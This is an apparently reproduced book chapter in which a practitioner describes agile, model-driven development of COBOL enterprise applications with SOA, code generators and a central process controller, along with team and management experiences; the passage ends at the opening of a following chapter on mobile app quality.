Architecture includes the methods, standards, tools, frameworks, policies and management directives. A proper architectural design with its supporting infrastructure is critical to the success of an IT project. The architecture provides a blue print on how software components should be structured and developed as well as the way continuous integration should work. It ensures the agility of the overall system which allows the agile approach to development to be carried out throughout the whole software life cycle with no or few technical debts. It must reduce and not increase the complexity of the IT system. Software tools and standards must simplify the development process and not make it more complicated.

Using the infrastructure of a complex integrated technical architecture requires highly trained and experienced programmers. The Standish Group's research shows that 70% of application code is infrastructure (Johnson & Robinson, 2001). Applications are usually coded by programmers who have great knowledge of the technical structure. They are also responsible for programming the business rules and logic in the applications.

There should be a clear separation of the implementation of the business and technical aspects. Technical infrastructure is generally stable and the same for all applications. We can develop code segments and patterns that can be parameterized according to what is required. Application developers should just concentrate on the business related aspects and include the infrastructure code segments and patterns in their programs whenever needed. The application developers should not have to master the infrastructure. The effort of writing 70% of the infrastructure related application code can also be spared.

HISTORY AND EVOLUTION OF AGILE ARCHITECTURE


In this section, the history and evolution of our agile architecture are presented. The section starts with the history of a project to reengineer a legacy IT system. The agile and model driven development approach is presented in a following subsection.

Reengineering of a Legacy IT System

In 1998, I was engaged in the rebuilding of the legacy IT system of a large corporation. The system had evolved since the 1970s and contained thousands of COBOL programs. The new system should be based on an architecture with CORBA with front and back ends. Java was the programming language for the object oriented style of programming. We started off with some basic applications as prototypes, and programmed and deployed them in work stations. The final code should be ported and deployed in the mainframe host system.

Our prototypes were complicated enough to involve different development groups responsible for different components for both the front and back ends. During the development, we found it very troublesome to keep the interfaces for the remote procedure calls in CORBA in sync between different development groups. Hence we moved from a fixed record remote procedure call style to document style messaging with XML and took a step into component based service oriented architecture (SOA). Each component would extract the required data from the document model and put the output data in the document model when it has completed the processing. In this way, any changes in any component would only need to coordinate with those who are affected but not others, although they may share the same service interface. This was a kind of refactoring process of the architecture during prototyping.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use




In 2000 our prototypes were ready to be ported to the mainframe host system. The CORBA infrastructure, on the other hand, was not ready. Despite the promises of the vender, we could not deploy our Java programs in the mainframe host system. In addition, we also saw that we could not replace the working system with a big bang. Whatever we developed needed to interoperate with the existing COBOL programs but we were not in a position to do this. The management finally decided that the front end applications with GUI could be used as they were but the back end applications should stay in COBOL.

The back end applications could not be programmed in Java but we wanted to keep our component based SOA architecture. Our first question was if we could use XML since no commercial XML parser was available in 2000. A few of us gathered and tried to develop an XML parser in COBOL. After a few weeks we managed to create our first prototype of an XML parser in COBOL. XML was parsed and transformed into a tree structure via link lists. Within months we managed to put the infrastructure in place so we could program our applications in COBOL in our SOA.

Towards Agile and Model Driven Approach

Despite the use of SOA, application development in COBOL remained a challenge. In late 2003 I was called in to look at the problems from a project. The development for this project had been carried out for one and three quarter years and most of the budget had been used up with no signs of completion. When I inspected the project, I found that there were many COBOL modules and they were all tightly coupled in a fashion, as illustrated in Figure 3. None of the modules could be unit tested on their own. The whole application was driven by a set of control flags. These control flags as well as the state data were passed from one module to another and updated in an uncontrolled way. Nobody had any architecture overview and any change could affect many modules. A developer showed me through the debugger how the state data were changed unexpectedly after calling another module that involved a chain of further actions. He was not able to program his module to produce the expected outcome.

Figure 3. Illustration of tightly coupled COBOL module



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

At the beginning of 2004 I took up the technical lead of the project. The task was a real challenge. The goal was to complete the project within five months using the remaining budget. I had the option of fixing the current implementation and tried to make it work. If I made this choice, and even if I could succeed in getting the application to work, it would not be maintainable. Alternatively, I could re-design the whole architecture and start again. The pressure would be very high but I chose to start again.

One thing I realized was that in the COBOL program, a lot of code was just to handle the tree structure of the input and output messages. COBOL programmers did not like the tree structure. They were familiar with the COBOL data structure. My first effort was to come up with an infrastructure to carry out the mapping between the XML and COBOL records. At that time the service message interfaces were very well documented in UML class diagrams by a business analyst. The one responsible for the UML tool said that he could extract the meta data from the UML class diagrams. We made our first prototype of a code generator that was based on the meta data of the UML class diagrams, we generated the XML and DTD structures, the COBOL copy books which contain the COBOL data records, and the data object descriptors. A data object descriptor is basically a COBOL program that contains meta information for the mapping between the XML and COBOL record structure. A separate COBOL module was developed to carry out the mapping using this data object descriptor. An illustration of the UML class model and the generated software artefacts are shown in Figure 4. The whole set of prototypes were completed within three weeks. It reduced the effort made by all COBOL programmers to handle the incoming and outgoing service messages.

Figure 4. Class model and software artefacts generation

```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

I have always been convinced of the agile approach with an iterative incremental process and continuous integration. The question was how I could put it in to action in the project. If the COBOL programmers were to start coding again the way they had done, we would just end up with the same state as before. We all realized that we must eliminate the strong coupling and interdependencies of the COBOL modules. I had a couple of discussions and brain storming sessions with the project architect and we made the following decisions:

- Process control must be centralized.
- COBOL modules must be independent autonomous units with well-defined contracts to fulfil.
- Apart from an invocation of external services offered by other business components, COBOL modules are not supposed to make direct calls to other COBOL modules.
- A plug and play architecture is required so that a COBOL module can be plugged in at any time for continuous integration.
- All state data will be held in a context container.
- State data in the COBOL structure can be deposited in the context container with a given logical name and it can be retrieved via the logical name.
- Each module will fetch the required state data from the context container and put new or updated state data in the context container.

The same business analyst who modelled the service message interfaces in class diagrams also modelled the process flow in UML state charts. We refined the state charts and made each action a COBOL module. We made some standard code patterns for COBOL modules on how to use the context container, standard error handling and an additional requirement that each module must deliver the outcome of its action with an event.



With the UML state charts, we extract the meta information and generate COBOL modules for centralized control of the process flows. These modules are called process controllers. The process controller is a finite state machine that calls a COBOL module based on an event. Figure 5 illustrates the state chart with a code segment of a process controller. In this figure, the process is a bit simple, as each action results in just one event. In normal cases, actions can result in a number of different events that would branch out into different process flows. A standard flow pattern is used for technical error handling which does not need to be included in the process flow model. If it is a technical error and not a business error, an exception will be raised and the process would terminate with error messages being sent back to the service consumer.

Each module was programmed as an autonomous unit. It was activated by the process controller with the passing of the context container. It retrieved its required data from the context container without knowing where and how these data were made available. The output data would be deposited in the context container. An event would be generated by the module depending on the outcome of its action. In the modelling of the process flow we needed to ensure that each module would find its required data in the context container. For the testing of the flow we could plug in the dummy modules that just generated the events and updated the state data in the context container. These dummy modules could be replaced by real modules successively in our iterative process.

We managed to complete the infrastructure, code patterns and generators within the first month and a half. Application development turned out to be rather straight forward. The whole project was completed within five months using just the remaining budget.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. State model and code generation of a process controller

```
* Process Controller Descriptor Code Fragment

      MOVE "OrderDataSet" TO  CP-Event(2)
      MOVE "Loading Order Data" TO  CP-State(2)
      MOVE C-Decision TO  CP-Activity-Name(2)
      MOVE "Order Data Validation" TO  CP-Next-State(2)
```

After the success of the first project, we were allowed to use the same approach in a second project. We also extended our tools. First we developed a tool for the unit testing of the COBOL module. The tool contains a COBOL module with the following functions:

- Parses XML input and maps the data to the COBOL structure based on object descriptors.
- Creates the context container and puts the input data in context with a pre-defined logical name.
- Activates the module.
- Fetches the output data structure from the context container and generates XML output based on data object descriptors.

The design of a test tool is illustrated in Figure 6.

The business analysts used to specify each module in WinWord documents. I suggested that they specify the data with UML class diagrams and the flow with activity diagrams to avoid ambiguities. They followed my suggestion. We then found that if we put in enough meta information in these diagrams, we could generate the whole COBOL module. The next stage of our generator included the COBOL module generation based on class and activity diagrams. Figure 7 shows an example of the activity diagram and the generated code. The activity model has the following features:

- Program rules and logic can be modelled in the UML activity diagram.
- Each action in the model can contain code or a link to code pattern with parameters.
- Different structures are used by the code generator for different actions with different stereotypes.
- Various code templates are also used for the generation of COBOL modules for different purposes.

We found that all usages of the infrastructure can be put into a set of code patterns that can be parameterized. Hence, developers can just use these patterns in the model and set the parameters without any concern about the code behind the infrastructure. There are also a lot a repeatable business patterns that can be built into reusable code patterns with parameters. Together with reusable code templates, we increased the amount of reuse tremendously. Reusable code segments are generally well tested. This reduced a lot of effort in bug fixing and testing. As mentioned before, 70% of code is usually infrastructure related. The effort expended to write this 70% of code can be reduced substantially when reusable code patterns are included in the model.

PROJECT EXPERIENCE

In this section, I present our first successful experience followed by more project experience.

First Successful Experience

Our first project in 2004 was a great success. Our development activities included the following:

- Re-design of the processes.
- Specification of the activities to be realized in modules.
- Development of the context container, code templates and code generators.
- Programming of the modules.
- Final integration and testing.

The first release of the application, including the code generators, was within five months and only the remaining budget was used up. During our development process, we had daily morning coffee meetings that usually lasted around 15 to 20 minutes when we discussed our activities and the issues we faced within the whole team. On the other hand, only I, the project architect and the business analyst who did most of the UML modeling were involved in the design of the new architecture and infrastructures. We had pretty much the same team, except that the former project leader and the technical lead were dismissed.

The business requirement specification was reviewed, signed off and frozen long before I got involved in the project. After the first release and the business users started to experiment with the new application, we had 800 change requests. All change requests were implemented in the same fashion iteratively with specifications and modeling. The application was only in production after all the change requests had been implemented. Again this confirmed that specification is a moving target and one cannot expect to get it all right at the beginning of the development phase.

In our second project, we had the same project architect and business analyst. In this project we extended the code generator to generate COBOL modules from class and activity diagrams. We moved more into modeling instead of coding. The business analyst was very enthusiastic about modeling and code generation. On the other hand, the COBOL programmers were not very excited about the idea. Most of the code they wrote was mainly for code segments in the models. Some were also engaged in creating code patterns and templates. The majority of them did not like the changes from conventional programming to modeling. The project was completed more successfully than the management expected.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Prior to using our development approach and infrastructure, we must allow at least two weeks for a COBOL programmer to complete a module. Programmers used to spend a lot of time figuring out how to do things and how things worked. Testing and debugging also required a lot of effort. With the model driven approach, a great deal of effort was eliminated. To give an example, I once observed that the IBAN (International Bank Account Number) was interpreted with different algorithms in two different modules within an application. The programmer would not have to know the structure of an IBAN when a code pattern to interpret the IBAN was available for modeling. With our approach and framework, a business analyst can work closely with a programmer to complete a module, including testing, within two to three days.

More Project Experience Examples

In one of our projects, there were special requirements on how to display and log errors. We could not use our standard error handling pattern. I joined the project in February and code freeze should have been at the end of June. There were seven different chains of business process flows. At the start we spent a lot of time designing and prototyping the error handling pattern. By the time the first and most simple chain was completed, it had taken almost two months. The majority of the project team claimed that we would take a lot longer to complete the project using our approaches. The project manager turned to me and asked what I thought. I simply said no problem and asked who would pay for the feast when we had finished. The project manager asked me to give him a detailed plan of the development and I simply replied "six chains in three months, one chain per half a month". The project manager was not happy about this. We implemented all the chains by the end of June and the project was completed successfully. Ironically, the requirements specification was completed two weeks before code freeze.

In another project, there was a major change in the business requirement towards its end phase because the whole process flow must be modified with new business rules. We actually made the modifications in our autonomous modules and re-modeled the process descriptor. After we received the specification, we had a new version of the application ready for testing in two days. The agility and able to adapt changes came from our architecture. I do believe that an agile software architecture is important for the agile development process.

Since 2004, we have completed 13 projects using the approach and framework presented in this chapter. All projects were completed on time and within budget. In two projects I experienced we overran the budget and time. Both projects rejected the agile approach to software development and insisted on using the waterfall model with heavy documentation.

DEVELOPERS, DEVELOPMENT TEAM, AND MANAGERS

In this section, I show the skill required for a developer using our development approach in the first subsection. In the following subsections I present my experience with development teams and managers.

A Skillful Developer

One of the success factors of the Standish Group is "skilled resources". The question is what skills we need. We certainly need very skillful architects to design the architecture and framework. We also

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

require skillful system programmers to implement the framework and infrastructure. They should build infrastructure related code patterns. However, they should support the application developers but they should not be the main application developers. The application developers are people who can analyze and model the business logic.

In 2005, a lady called Gaby joined our team as a business analyst. She had never written a program before. After a few months she was able to develop applications through modeling independently. In the meantime Gaby picked up some COBOL knowledge which allowed her to write the code segments required in the model and she followed the interactive debugger to debug the applications. After one year Gaby developed 80% of the required programs for a project that would normally need a team of 5 to 6 developers. She usually engaged business analysts and users to go through her models. At one time a COBOL developer claimed that he could develop programs as fast as Gaby modeled them and have them generated. Gaby used her models to discuss with the business analysts and the end users. The programmer, on the other hand, could not show his code to the business analysts and end users in a meeting.

Gaby's skills are:

- Logical thinking and able to analyze problems.
- Able to master abstractions and formulate them into rigorous models.
- Good communication skills and friendly manner.
- Responsible, works independently and committed to the projects.


"Gaby's skill" covers five of the ten Standish Group success factors such as user involvement, agile process, skilled resources, formal methodology and standard tools and infrastructure. The paradigm puts emphasis on business modeling rather than coding. Gaby and her colleagues can test and demonstrate the usability of our architecture and framework.

The idea of Gaby, a non-COBOL developer who managed to develop 80% of all the COBOL programs has not been well accepted. Even an expert in model driven architecture commented that the idea of Gaby doing the job of an experienced COBOL programmer was not acceptable. If I say my son, who does not know anything about HTML and Java Script can develop flashy websites and blogs with Tumblr (2014), I wonder if this software expert would also dismiss the idea.

The mindsets of many software experts are that application development requires in depth knowledge of the system infrastructure and programming language. In the project to port all the COBOL applications from the IBM z/OS system to the UNIX platform I reported previously, they recruited application programmers who had in depth knowledge of Eclipse plugins. Does this mean that one needs to go deep into Eclipse plugins in order to program business logic?

It is still a common practice to mingle business logic with infrastructure related logic. Back in the late '90s, aspect-oriented programming (AOP) (Kiczales et al., 1997) was evolved to tackle this problem. AOP is a programming paradigm that aims to increase modularity by allowing the separation of cross-cutting concerns. It includes programming methods and tools that support the modularization of concerns at the level of the source code. The programming approach entails breaking down program logic into distinct parts, so-called concerns, which are cohesive areas of functionality. Some concerns "cut across" multiple parts in a program, and defy these forms of implementation. AOP implementations use cross-cutting expressions known as aspects that encapsulate each concern in one place. Tools are provided so that such expressions can be implemented in separate classes or modules. The technique allows us to separate business logic related code from infrastructure related code. Code that deals with

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



infrastructure can be implemented as aspects to be included in the programs as expressions. In our modeling approach, the templates and patterns provide a mechanism similar to AOP. Patterns that can be parameterized are dragged into the application models. During code generation, the code segments of these patterns would be included in the final programs.

Social network platforms like (Ning, 2014) offer customers the ability to create a community website and blogs with a customized appearance and feel. In general users have no programming knowledge or experience. In most large corporations, application programming still adheres to the traditional approach with requirements specifications done by the analysts and implementation being done by programmers. There can be a lot of tools to support the different phases of SDLC such as those for requirement specifications and coding. Tools with very high levels of abstractions in any form that enable skillful analysts like Gaby to formulate the business logic and generate programs are usually not available. With our experience, we can build such tools. They can be very useful for fast prototyping in an agile development process. Developers in general are rather skeptical about such tools. General acceptance is rather difficult to achieve.

Development Team

In most large corporations, there are strong hierarchies among the employees according to their job functions. For application development, different groups are involved as shown in figure 8. The groups are described in the following list:

Figure 8. Example of groups involved in application development in a corporation

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Management Group:** This group includes the different kinds of managers and administrative staffs. The responsibility of this group entails many of the basic management functions, like budgeting, staffing, change management, and organizing and controlling.
- **Business Group:** Proposals for new project or new features of existing applications are generally put forward by this group. They are also responsible for the functional specifications, final testing and acceptance of the applications. For some applications like E-Banking, end users are mostly clients of the corporation. End users for applications like the ones for teller in a bank are those who work in the counters. There are usually thousands of them. For these applications, developers do not have much direct interactions with the end users. Usually business solution managers or business support staffs act as user representatives. They write the business specifications, interact with developers, test the end products and carry out the acceptance process. Business solution managers or solution domain managers are usually stakeholders of application development projects.
- **System and Infrastructure Group:** This group is responsible for IT infrastructure that includes the composite hardware, software, network resources and services required for the existence, operation and management of the enterprise IT environment. To this group, system stability is one of the most important aspects. Thus any new and change requests to this group would take a long time to be put into place. If any new system setup is required in an application, the development team should make the request at the early stage of the development cycle.
- **Testing Group:** The testing group verifies that the software complies with the functional specification. The group ensures that quality is built into the applications. Test engineers need to come up with test cases according to the business specification. In many companies, testing groups are parts of the development groups. In large corporations, testing groups are often separate groups. They work closely with the application developers. They should be involved in development projects at early stage.
- **Development Group:** The development group is responsible to the delivery of the applications. For a project, we usually have a project manager or project leader. Often there is also a technical project leader (also referred to as lead programmer). The technical project leader would mainly be responsible to the technology, development process, methodology, etc. to be used in the development. Often the architect is also the technical project leader. Architect is also a kind of developer. Following the concept described in the previous subsection, I make a distinction between system programmer and application developer. System programmers are responsible for the implementation of the framework and infrastructure. Application developers are the ones who analyze, model and program the business logic.

My former manager used to say that I always chose the same people for the development team in my projects. Indeed I did not want to work with others when I could have my dream team to do the job. Our dream team was self-organized and extremely efficient. The development would make such fast progress that we could meet extremely tight time schedules. The problem was that I could not have my dream team all the time.

I was regularly called to help out with projects that were in trouble. There were projects that were way behind schedule and I was asked to help them deliver the product on time. One of these projects had the problem that a team had been working on the project for a year. The plan was to have code freeze and be ready for production testing within four months. The development team claimed that it was an impossible task. My manager asked me to take over the project leadership and to make it possible. What was the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

reaction of the team when a new project leader came with a new approach and tools for development? How would they respond when the new project leader tried to establish a goal that the rest of the team was convinced was not possible? In one of my first meetings with the team members, a tall lady yelled at me so loud that many people came in to the meeting room to see what was happening. They were afraid that the lady would throw me out of the window. It was hard. I faced resistance from almost every team member. I had to model with the analysts and programmed the various code segments and patterns with the programmers side by side. After a month we started to make rapid progress and most of the team members, but not all of them, were convinced about the approach. The lady who had yelled at me actually became a very good colleague and she was very efficient. The team started to organize itself.

On another occasion a colleague suggested I should take up the technical leadership of a project she was working on. The project had started two years prior and had not made much progress. I joined the project in January and the code freeze should have been in June. Our approach was made known to the team through my colleague. When I joined the project and insisted on the development approach, there was a split between the team members. Three of them were absolutely against it, they even insulted others who agreed with me. It was a terrible atmosphere with a constant escalation of the situation. One of them even went as far as to sabotage the project in order to prove that we were on the wrong track. Being supported by the higher management, we managed to get rid of two of them at a later stage. We were only able to work harmoniously for two months.

I joined a relatively big project in November 2006. The goal was to deliver the first version of the product in June 2007. In the first two months we had a meeting every two weeks to discuss what should be developed. In January 2007 I went to the project manager and told him that we could not carry on the way we were working. He said that I could not fit into the team and my reply was that he was correct. If I did fit in, all my projects would drag on and never meet their deadlines. He dismissed me from the project. The project did not meet the deadline and the first release was changed to May 2008. At the time when the project was about to complete the coding, the financial crisis arrived. The management ended all projects and changed the IT strategy over night. The project was never completed. During that time, I was lucky to be involved with another project that was completed just before the financial crisis.

Recently I had a conversation with a course leader of agile development and scrum. She emphasized that a self-organized team is essential to agile development. She told me that I should have tried to get the buy in from all team members regarding my approach before starting the project. When I had my dream team together, I did not have any problems with this. In many other projects, I do not think that I would get too far by trying to get buy in from all the team members. My experience was that some would start to get enthusiastic about the development approach. This happened with a number of analysts who realized that modeling was not a difficult task and that the implementations would come directly from models. Many of them would just get along as we proved that the technique worked. Some of these would still be convinced that the approach was not a proper development process, while others did not want to have anything to do with our approach at all.

Management

In 2004, we were given a chance to carry out our first project by the management under great pressure. After our first success we were allowed to continue with more projects. Between 2006 and 2008 we had very strong support from senior management. Some senior managers would like to make our approach a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

strategy for the whole corporation and support us to develop it further. In fact, if we had not received such strong support, some of our projects would never have worked out because of the resistance we faced.

Everything changed when the financial crisis arrived as many senior managers left the company. Also, numerous developers were laid off or they left the company themselves. There were only a couple of us left behind. Our approach was greatly criticized by some senior developers and software architects. They claimed that our architecture and tools were proprietary and home grown. The new management was not happy about the decisions that were made by the former senior managers. While 13 key applications are based on our architecture and modeling tools, we are still needed to maintain these projects. The current management is upset that our know-how is still needed. We can still use our approach for the extension and maintenance of our applications but our approach is forbidden for any new development. Proprietary and home grown tools are still developed in the company and they are geared towards the traditional style of SDLC.

In one of the business domains in the company, applications have all been developed using our approach and tools. A few of us are required to do the maintenance and provide user support for this business domain. In another similar business domain with applications of the same nature and complexity developed with traditional SDLC, their group is three times as big. There was a time when we needed to make our applications available in a global international environment and the other group had to expand to 90 analysts and developers. There were huge problems which received lots of attention from the management. They received great complements and acknowledgement from the management when they solved the problems. In our group, we took up the job without too many problems. The job was done as usual and business ran the way it should. We did not receive any attention from the management nor was our effort acknowledged.

OVERALL EXPERIENCE AND LESSONS LEARNT

In this section, I present the acceptance, positive and negative experience of using our development approach. The section is completed with a subsection on lessons learnt.

Acceptance Experience

From our experience, we have the following statistics:

- Programmers:
  - 70% rejected the development approach.
  - 20% accepted the development approach.
  - 10% are excited about the development approach.
- Business analysts:
  - 40% learned the modelling techniques and have generated code with the help of programmers (number of analysts like Gaby who had no prior programming experience managed up to 70% of the development work on an application).
  - 60% still prefer to write documents.
- Software architects:
  - Those who had been involved are excited about the development approach and techniques.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

    - All architects from other projects resisted trying the development approach and techniques.
- Managers:
    - Managers who experienced success in their projects would fully support the development approach.
    - Managers who do not have personal experience usually do not support the development approach being used.

Positive Experience

The most positive experience we had was our technical achievement. This can be summarized in the following list:

- Provided an agile architecture with a plug and play mechanism for modules and continuous integration.
- Standardized code style and structure and enhanced code quality (e.g. standard error handling).
- Focused on business logic rather than infrastructure and the interactions of different modules.
- Maximized reuse with patterns, templates and modules.
- Architect and analyst driven instead of an ad hoc style of development.
- Models that reflect current implementation are used as documents as well as a means of communication.
- Reduced redundancies with an observable improvement in performance (e.g. resources are loaded into the context once and are used by multiple modules; a kind of caching).
- Reduced development effort by factors and enhanced software maintainability.
- Agile software development with rapid prototyping.

As presented in the above list, one of our achievements was the improvement in the performance of our applications. One would expect that programs with generated code are less efficient. Our experience has been that the generated code does not reduce performance by any noticeable figure. Our architecture, on the other hand, has helped to improve performance. In one of the projects I was involved in, we needed to improve the performance of an existing application. The developers tried to optimize the SQL statements they used in the programs. When I looked at the performance figures, DB access only took 10% of the overall transaction CPU time. Even if we reduce this time by 50%, the overall performance would only be improved by 5%. I found that the major issues of performance problems were the repetitions of fetching resources and data during the transaction. When a module requires client information, financial instruments, etc., the module was programmed to activate the responsible components to fetch these data. With the introduction of the context container, we limited the activation of components for common resources to once. The performance was improved by 35%.

Negative Experience

The major critiques we have faced are as follows:

- Proprietary home grown modelling technique and code generators.
- Domain specific language (DSL) rather than universal standard approach.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Special skills and mindsets required that do not fit the skill sets and experience of programmers.

There has been strong resistance to our approach from developers. Some senior developers consider that modeling with code generation is fundamentally a wrong approach. The architectural model with centralized process control and the separation of business rules from infrastructure has been considered unnatural to many developers. It is very difficult to convince the project team members to follow our approach. The "not invented here and not applicable in our projects" phenomenon stops the spreading of the development approach across IT groups. A common remark of developers is: "the paradigm works for their cases but not for our cases because our problems are far more complicated". The question remains how they would tackle the complexity of their problems.

When the financial crisis arrived in 2008, many developers involved in the application development using our approach left the company. Since then a number of new developers have joined to maintain the applications. Most of them have no experience with the concepts of agile and MDSD (Model Driven Software Development). We observed that programmers made modifications directly in the code without updating the models. They also created nested modules without models or integration in the process controller. This started to get quite messy in a lot of applications. With the lack of management support, it is difficult to maintain the standard and rules of our development approach.

Our Findings

The best practices in our experience include the following:

- Autonomous components and modules are easy to develop and maintain.
- Architecture that allows the plug and play of components with continuous integration is essential to the agile development process for enterprise applications.
- Modelling with code generation provides great benefits in application development:
  - Enhance communication and resolving of problems.
  - Provide useful documents and enhance understanding of implementation.
  - Maximize reuse.
  - Reduce effort in development and maintenance.
  - Improve code quality, adhesion to architecture and integration of standards.
  - Use and reuse of patterns, templates, modules, models have a great impact on new application development (e.g. reduce finding how-to processes).
- The agile development approach can eliminate lengthy requirements specification as well as speed up decision-making and requirement verification.
- The development approach must have management support and form part of the development strategy.

FUTURE RESEARCH DIRECTIONS

Although further development of our tools and modeling technique officially ended due to the financial crisis, I have continued with the research and prototyping of more advanced techniques. One thing I have observed is that the business processes of different business domains within a large corporation tend


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to have very similar patterns. For example, all payment and trading transactions in a financial institute require the retrieval of client and account information, availability and credit checks, the generation of client position movement, debit or/and credit of accounts, booking of the transaction in the general ledger, etc. There have been various activities to come up with standards for business applications by organizations such as OMG stated in Business Architecture, 2010. A research direction is to come up with standard model templates for the high level abstractions of business applications. They are used to construct rigorous business process model patterns. These model patterns can be tailored to different infrastructures and business components by providing the code segments and wrappers. Programs can then be generated from these models. Thus, we can have standard models for business processes that can be used for different business domains.

The business of an enterprise does not usually change. On the other hand, the applications must constantly be adjusted to the new regulations and products. Most of these changes are related to business rules. A new product usually just resembles the characteristics of old products with new flows. I found that a good tool for the maintenance and extensions of applications is a rule based engine that collaborates with existing software components and low level modules. Another potential big change is to migrate legacy applications to a new platform. A big bang approach to migrate all legacy applications to a new platform in one go is rather risky. A graduate migration would require interoperations between software components in the new platform and software components in the legacy platform. Out of personal interest, I am building a framework with a cross platform architecture. The framework contains the following features:

- A cross platform architecture which utilizes SOA, enterprise service bus (ESB), agent technology, and service integration is being designed.
- Uses rule based engines in both decentralized and host systems to tackle the fast evolution and changes in business rules.
- Process flow is driven by a combination of business rules and the state data within the context controlled by the rule based engine.
- Allow dynamic business rules, services and process flows composition based on meta-data that can be interpreted by rule based engines.

The concept of the architectural framework utilizing an ESB for application integration is illustrated in Figure 9. It has the following characteristics:



- The service bus is used for the integration of different enterprise applications.
- The legacy host system can provide services for its existing applications.
- The Central Intelligent Agent controls the business process and distributes the data processing to different software components in different platforms.
- Integration of Web service, mobile systems, community and social network systems, host systems and external systems in the cloud.

I have also enhanced the modeling technique with the following features:

- Models for code generation are platform and language independent.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Design of a cross platform architecture

- Formalize domain specific models for business rules, process flow and services with the generation of meta-data to be interpreted by rule based engines.

Prototypes have been built for the rule based engines in Java and COBOL, as well as the code generator for Java. The activities are ongoing.

CONCLUSION

In this chapter I have reported my many years of experience in software development, particularly the last ten years of using the agile and model driven approach. My first project of maintaining a large package of code with no documentation gave me the experience of a software crisis. Later on I had the opposite experience, with heavy documents resulting in a traditional waterfall approach to software development. In my opinion, these approaches have major flaws. My best experience is with the agile and the model driven approach. Agile coupled with MDSD allows us to put forward an iterative and incremental development process with fast delivery of useful software and continuous integration. It eliminates the heavy documents but provides useful documentation through models. Programming can also start at the earlier stage parallel to requirements specification. The approach has been applied to 13 projects that were all completed successfully, on time and within budget.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The software architecture and the modeling framework with code generation tools have been the main contributors to our success. In my opinion, particularly for enterprise applications, the design of the software architecture is crucial to ensure the agile approach can be applied throughout the whole development life cycle. The software architecture should provide a foundation for the fast development of individual software components and continuous integration. It should ensure changes and extensions can be made relatively easily. We designed a software architecture with a central process controller. Software components or modules are developed as autonomous units that can be unit tested. The architecture also provides a plug and play mechanism for components and modules. It makes changes and extensions rather straight forward tasks.

The agile manifesto recommends a self-organized and motivated team. A dream team can be very effective and efficient. The circumstances, on the other hand, may not permit this to happen. We cannot rely on a dream team or even the buy in of the team members to our approach, as a pre-requisite. In some cases, we must persist with the way we work even though there is great resistance from other team members.

Despite the track records of projects using our approach, acceptance within our organization is only moderate. We face a lot of resistance from experienced architects and programmers. We had the support of management to start off; but as the management changed with time, the support disappeared.

Despite the lack of support from the management, I will continue to explore and improve our approach to software development. Currently I am building a prototype for a cross platform architecture which utilizes SOA, enterprise service bus (ESB), agent technology, service integration and a rule based engine. I am also trying to develop platform independent domain specific models with high level abstractions. Together they should provide a fast, effective and agile way towards enterprise application development.

KEY TERMS AND DEFINITIONS

Agile Software Architecture: A software architecture that lays out blue prints of the organization and structure of software components as well as well defined mechanism on how components can be tested and integrated into the system that would sustain the agile approach through out the software development life cycle.

Agile Software Development Process: An evolutionary and iterative approach to software development with focuses on adaptation to changes.

COBOL: The programming language designed for commercial business data processing used for applications that often form the backbone of the IT structure in many corporations since 1960.

Domain Specific Language DSL: Extension of UML with additional properties according to the stereotypes assigned to modeling elements to capture semantics required for COBOL code generation.

Enterprise Service Bus (ESB): A software architecture model used for designing and implementing the interaction and communication between mutually interacting software applications in service oriented architecture (SOA).

Intelligent Agent: An autonomous entity which acts upon the circumstances and direct its activities towards achieving goals.

Legacy Integration: The integration and Web extension of existing (legacy) systems, especially mission-critical mainframe systems, in order to leverage existing IT assets.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Mainframe: Mainframe computer systems like IBM z/OS.

Model Driven Software Development (MDSD): A model centric rather than a code centric approach to software development with code generated from models.

Re-Engineering Legacy Enterprise IT System: Integrating legacy enterprise IT system that is difficult to maintain and enhance into a new architecture which allows modification and evolution to meet new and constantly changing business requirements.

Service Oriented Architecture (SOA): A technical software architecture that allows client applications to request services from service provider type applications in a host system.

Software Component: A software unit of functionality that manages a single abstraction.

Software Crisis: A term used in the early days when software projects were notoriously behind schedule and over budget and maintenance costs were exploding.

Software Development Life Cycle (SDLC): The process, methods or a set of methodologies applied to create or alter software projects.

Waterfall Model: A sequential design, used in software development processes, in which progress is seen as flowing steadily downwards (like a waterfall) through the phases of Conception, Initiation, Analysis, Design, Construction, Testing, Deployment and Maintenance.

Chapter 4
Quality Attributes for Mobile Applications

João M. Fernandes
Universidade do Minho, Portugal

André L. Ferreira
Universidade do Minho, Portugal

ABSTRACT

A mobile application is a type of software application developed to run on a mobile device. The chapter discusses the main characteristics of mobile devices, since they have a great impact on mobile applications. It also presents the classification of mobile applications according to two main types: native and web-based applications. Finally, this chapter identifies the most relevant types of quality attributes for mobile applications. It shows that the relevant quality attributes for mobile applications are usually framed in the Usability, Performance, and Maintainability and Support categories.

INTRODUCTION

